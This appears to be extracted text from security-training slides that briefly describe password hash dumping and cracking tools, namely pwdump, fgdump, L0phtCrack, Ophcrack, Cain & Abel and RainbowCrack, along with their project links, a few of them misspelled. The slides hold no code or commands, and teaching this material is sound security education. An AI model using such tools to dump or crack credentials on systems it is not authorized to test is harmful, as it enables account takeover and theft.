
pwdumpZ and fgdump



PWDUMP extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database

fgdump works like
pwdump but also
extracts cached
credentials and
allows remote
network execution

*These tools must
be run with
administrator
privileges*



Password Cracking Tools: L0phtCrack and Ophcrack




L0phtCrack


L0phtCrack is a password auditing and recovery application packed with features such as scheduling, hash extraction from 64-bit Windows versions, and networks monitoring and decoding.

Ophcrack

Ophcrack is a Windows password cracker based on rainbow tables. It comes with a Graphical User Interface and runs on multiple platforms



<http://www.lophcrack.com>




<http://ophcrock.sourceforge.net>

Password Cracking Tools: Cain & Abel and RainbowCrack



Cain & Abel


- It allows recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using dictionary, brute-force, and cryptanalysis attacks



<http://www.oxid.it>

RainbowCrack

- RainbowCrack cracks hashes with rainbow tables. It uses time-memory tradeoff algorithm to crack hashes



<http://project-rainbowcrack.com>



